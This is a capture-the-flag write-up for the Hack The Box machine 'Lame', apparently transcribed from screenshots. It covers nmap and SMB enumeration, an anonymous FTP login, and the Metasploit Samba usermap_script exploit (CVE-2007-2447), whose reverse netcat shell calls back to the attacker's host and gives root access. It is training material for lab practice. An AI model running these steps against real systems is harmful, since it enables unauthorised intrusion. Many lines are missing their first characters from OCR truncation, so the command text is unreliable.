
lame

First step, reconnaissance

Nmap to start us with what ports we have




```
┌──(red㉿kali)-[~/Downloads/htb/lame]
└─$ nmap -sV -sC -oA nmap2.txt 10.10.10.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-27 01:49 EDT
Nmap scan report for 10.10.10.3
Host is up (0.35s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.3
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| clock-skew: mean: 2h01m45s, deviation: 2h49m6s, median: 1m43s
```

Open port 22 shows ssh , while port 139 shows a file share samba

Open ports 21 (file transfer protocol), the version is 2.3.4


using credentials username anonymous and no password, we are logged in



```
┌──(red㉿kali)-[~/Downloads/htb/lame]
└─$ ftp anonymous@10.10.10.3
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```


#enum4linux -S 10.10.10.3

#smbclient -L //10.10.10.3



```
==================================( Share Enumeration on 10.10.10.3 )==================================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (lame server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (lame server (Samba 3.0.20-Debian))
econnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            LAME

+] Attempting to map shares on 10.10.10.3

/10.10.10.3/print$     Mapping: DENIED Listing: N/A Writing: N/A
/10.10.10.3/tmp        Mapping: OK Listing: OK Writing: N/A
/10.10.10.3/opt        Mapping: DENIED Listing: N/A Writing: N/A

E] Can't understand response:

T_STATUS_NETWORK_ACCESS_DENIED listing \*
/10.10.10.3/IPC$       Mapping: N/A Listing: N/A Writing: N/A
/10.10.10.3/ADMIN$     Mapping: DENIED Listing: N/A Writing: N/A
```

#smbmap -H 10.10.10.3




```
┌──(myenv)─(red㉿kali)-[~/Downloads/htb/lame/smb]
└─$ smbmap -H 10.10.10.3

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 ______________________________________________________________________________
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.3:445  Name: 10.10.10.3                Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        tmp                                                     READ, WRITE     oh noes!
        opt                                                     NO ACCESS
        IPC$                                                    NO ACCESS       IPC Service (lame server (Samb
        ADMIN$                                                  NO ACCESS       IPC Service (lame server (Samb
[*] Closed 1 connections
```

The vulnerability is for samba 3.0.20 and can read more on

https://ubuntu.com/security/CVE-2007-2447


Let’s search for any exploit using metasploit

#searchsploit “samba 3.0.20”




```
earchsploit "samba 3.msf6 > searchsploit "samba 3.0.20"
*] exec: searchsploit "samba 3.0.20"

---------------------------------------------------------------------------------------------
Exploit Title
---------------------------------------------------------------------------------------------
amba 3.0.10 < 3.3.5 - Format String / Security Bypass
amba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)
amba < 3.0.20 - Remote Heap Overflow
amba < 3.6.2 (x86) - Denial of Service (PoC)
---------------------------------------------------------------------------------------------
hellcodes: No Results
sf6 > search samba 3.0.20

atching Modules
==============

  #  Name                                 Disclosure Date  Rank       Check  Description
  -  ----                                 ---------------  ----       -----  -----------
  0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Execution


nteract with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

sf6 > use 0
*] No payload configured, defaulting to cmd/unix/reverse_netcat
sf6 exploit(multi/samba/usermap_script) > show options

odule options (exploit/multi/samba/usermap_script):

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  CHOST                     no        The local client address
  CPORT                     no        The local client port
  Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-meta
  RPORT    139              yes       The target port (TCP)


ayload options (cmd/unix/reverse_netcat):

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  LHOST  10.0.0.105       yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port


xploit target:

  Id  Name
  --  ----
  0   Automatic
```

Configure the victim and attack machines



```
iew the full module info with the info, or info -d command.

sf6 exploit(multi/samba/usermap_script) > set LHOST tun0
HOST ⇒ 10.10.14.12
sf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.10.10.3
HOSTS ⇒ 10.10.10.3
sf6 exploit(multi/samba/usermap_script) > run
*] Started reverse TCP handler on 10.10.14.12:4444
*] Command shell session 1 opened (10.10.14.12:4444 → 10.10.10.3:42519) at 2025-09-28 23:12:54 -04

d
id=0(root) gid=0(root)
wd
/

hell
*] Trying to find binary 'python' on the target machine
*] Found python at /usr/bin/python
*] Using `python` to pop up an interactive shell
*] Trying to find binary 'bash' on the target machine
*] Found bash at /bin/bash
hoami
hoami
oot
oot@lame:/# whoami
hoami
oot
oot@lame:/# pwd
wd
/

oot@lame:/# getuid
etuid
ash: getuid: command not found
oot@lame:/# ls
s
in    etc        initrd.img.old  mnt        root  tmp      vmlinuz.old
oot   home       lib             nohup.out  sbin  usr
drom  initrd     lost+found      opt        srv   var
ev    initrd.img media           proc       sys   vmlinuz
oot@lame:/# cd /home
d /home
oot@lame:/home# dir
ir
tp  makis  service  user
oot@lame:/home# ls
s
tp  makis  service  user
oot@lame:/home# 
```

using the commands locate, we search for any interesting files.



```
root@lame:/home# cd ..
cd ..
root@lame:/# dir
dir
bin    etc          initrd.img.old  mnt        root  tmp      vmlinuz.old
boot   home         lib             nohup.out  sbin  usr
cdrom  initrd       lost+found      opt        srv   var
dev    initrd.img   media           proc       sys   vmlinuz
root@lame:/# locate root
locate root
/root
/etc/ftpchroot
/etc/alternatives/fakeroot
/etc/alternatives/fakeroot.1.gz
/etc/alternatives/fakeroot.es.1.gz
/etc/alternatives/fakeroot.fr.1.gz
/etc/alternatives/fakeroot.sv.1.gz
/etc/bind/db.root
/etc/init.d/checkroot.sh
/etc/init.d/umountroot
/etc/postgresql-common/root.crt
```

Summary

This is a machine that's about exploitation of samba and navigation using linux commands.